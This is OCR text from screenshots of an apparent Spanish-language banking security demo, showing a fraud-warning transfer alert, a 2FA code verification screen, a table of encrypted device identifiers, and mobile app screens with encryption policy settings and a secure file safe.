
## AVISO

**Se ha solicitado una transferencia de fondos de su cuenta !!**

**Si no inició esta transferencia, presione el botón "Reporte".**

Ningún representante del banco le pedirá un código por teléfono o por correo electrónico. Si esto ha sucedido, está tratando con un ladrón. Cuelgue y reporte este incidente usando el botón "Reporte" a continuación. De lo contrario, haga clic en el botón "Siguiente".

Reporte Siguiente



bancodemo.biz/Transfer2FA
BANCO DE CENTROAMÉRICA
VERIFICACIÓN DE TRANSFERENCIA DE FONDOS
PARA COMPLETAR SU TRANSFERENCIA, INGRESE EL CÓDIGO 2FA QUE SE ENVIÓ A SU APLICACIÓ
6
3
0
3
OK
Authenticate a transfer
REMINDER: No representative of the bank will ever ask you for this code over the phone or in an email. If someone has asked you for this code, hang up or ignore their email.
A transfer of funds from your account has been requested.
0:45
6303
bancodemo.biz/Transfer2FA
BANCO DE CENTROAMÉRICA
VERIFICACIÓN DE TRANSFERENCIA DE FONDOS
PARA COMPLETAR SU TRANSFERENCIA, INGRESE EL CÓDIGO 2FA QUE SE ENVIÓ A SU APLICACIÓN MÓVIL.
Gracias. Sus fondos han sido transferidos.
OK


bancodemo.biz/UserDetails?username=rg@rg.com


# BANCO DE CENTROAMÉRICA


PERFIL

| Usuario | Campo de base de datos | Identificadores almacenados en la base de datos | Valores de identificadores (solo para fines de demostración, no para mostrar a los empleados) |
|---|---|---|---|
| rg@rg.com | Dispositivo-SID | qAAAAO1QOwtLwGPfQNZtjNawBSNKQqj8yG8AOViZbLllwySZz7YBIFrpQqIgQxSL2vhysVTno5m41dZtK+mbHYr9WgIb1K64UhcwEa0KdziKILzkLUCzTPJiuUKWYBdjPgGzPJvw5SEloiHaGauPBbZIn4rm6p5NomowsOi6/82di2mLHfoLyoRiHCwTHV/USofRcOJ49VvMavVL9L7UdikUInVYJvNsTqGEkw== | {0267b3e9-ba68-4d15-a071-d74de01021ed} |
| rg@rg.com | Dispositivo-HWID | iAAAAHvw4dwKZnshjgn3QrWcMGxF7zjLZUBikLtSYUQXhI5oASfaGKma/3vj3bNxKDpDvJQBtGLAKkx6t/kN2aR+OCeJ8R/RgmVOCgvnYoWSfhV9fs/87p7Mdf2nm+Xzo3tQ/MI2crvRoNRDrabHUNAVEKyxQCcdkSgu+YJR5bQHOtIAyODyFQFjPMk= | efd58d26bd298074 |
| rg@rg.com | Dispositivo-VPID | qAAAALgN48TEfSGt8tCZmlDyKcA5Vbdm9CbHpptpGuDWJ91H3imhfZ3Ql603cd4fJmpvCfV9u7KXhMD/CgAhAKN4ulMMK5ha9D7XjRCj83/7UIWj+Dwpz+5W0KAL4K67JA9riLbIm8MYkLNW/DxBnlHWCeIFA11Qvw9pg+slwRoP2bZQ91wWzCErm+UGyBVFYKCE3pmZcVNBg5CFaj/you5D8rbUIqnLI23tUw== | 8eff0939-be96-4ad4-abae-4fa3f9473cce |
| rg@rg.com | Navegador-VPIDs | SAEAAAmqtWDIQJ2a+xm3AglXtaDTdQ08qnkMyT7QNXH5YQiVzh8ffKOYgn2hlzlXG0yS7EftIRHuZdUx2lh89uAi9uLCnc3buxAlhjpmK4707o8OJiQqqc1FkESs9LRukYZcYSWNwKisPsyQ/tBLI/YZxlx+gCXTnm1V6hw3tw+V+OHQGcdUdJ71zPBtp6+sCBT7TH7T0qsg4Accd4aM18QEYxBFOnEYBzn64edkbldMIyLzUZroELqGOOJBCnFcWDdmPOCTEbAu0uluUDzVqbzsxlpc8PnSYVpR9pGOX+bLVUCNjITEorkzEck5Z3z3VoHhMOr+0h8srbA4lgM1UIwWkuX4R1hsqLdm2+zXy46zVyzpkPAprRW1oU1vYGRDWdIPqH+IS3kt+tZA72K3vKeocyPDnn6sDihLsH8xqoqzEVby4hOXZ78e0sk= | {b438b68f-844e-4260-a71b-fe0bdcdad277},{d90dec16-79d3-4fa7-9320-ea578efdbcf1},{1eed3c06-70f3-4deb-9647-6845aa56e46c} |


43% 9:44 PM
BCA
Todas las activida..
rafael.gorgal
DJK3TSW
Actividad
Contactos
Caja fuerte segura
Ajustes
Reasociar dispositivo
Autenticar web con QR
Autenticar web con 2FA
16% 3:52 PM
Políticas del reino
Compresión
Nivel
0
Cifrado
Algoritmo
AES
Modo de bloqueo
OFB
Tamaño de clave (bits)
128
Frecuencia de cambio de clave
Cada mensaje
Autenticación
Estricta
Servidor y dispositivo móvil
Cambios en el reino
Estrategia
Cada 2 minutos
Consultar ahora
Toca aquí para consultar las políticas.


67% 9:26 AM
Secure Safe
Safe
Documents
Profile Photos
2024 CPI.jpg
AVG RANGE1.pdf
RANDOM.xlsx
Create Folder
Delete All
Share All
94% 7:46 PM
Todas las activida..
BANCO
